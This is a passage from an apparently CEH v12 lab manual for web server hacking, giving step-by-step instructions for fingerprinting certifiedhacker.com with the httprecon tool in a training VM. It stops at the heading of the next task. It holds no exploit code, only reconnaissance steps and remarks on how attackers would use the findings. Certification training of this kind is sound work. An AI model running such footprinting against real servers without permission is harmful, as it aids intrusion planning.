
1. Turn on the **Windows 11** virtual machine.
2. By default, **Admin** user profile is selected, type **Pa\$\$w0rd** in the Password field and press **Enter** to login.

Note: Networks screen appears, click **Yes** to allow your PC to be discoverable by other PCs and devices on the network.

3. Navigate to **E:\CEH-Tools\CEHv12 Module 13 Hacking Web Servers\Web Server Footprinting Tools\httprecon**, right-click **httprecon.exe**, and, from the context menu, click **Run as administrator** double-click to launch the application.


Note: If a **User Account Control** pop-up appears, click **Yes**.

4. Main window of **httprecon** appears, enter the website URL (here, **www.certifiedhacker.com**) that you want to footprint and select **port number (80)** in the **Target** section.




Module 13 – Hacking Web Servers

- Click **Analyze** to start analyzing the designated website.
- A **footprint** of the website appears, as shown in the screenshot.



- Look at the **Get existing** tab, and observe the server (**nginx**) used to develop the webpages.
- When attackers obtain this information, they research the vulnerabilities present in **nginx** and try to exploit them, which results in either full or partial control over the web application.
- Click the **GET long request** tab, which lists all GET requests. Next, click the **Fingerprint Details** tab.

Module 13 – Hacking Web Servers



10. The details displayed in the screenshot above include the name of the protocol the website is using and its version.
11. By obtaining this information, attackers can manipulate HTTP vulnerabilities in order to perform malicious activities such as sniffing over the HTTP channel, which might result in revealing sensitive data such as user credentials.
12. This concludes the demonstration of how to gather information about the target web server using httprecon.
13. Close all open windows on the **Windows 11** machine.

Task 4: Footprint a Web Server using ID Serve

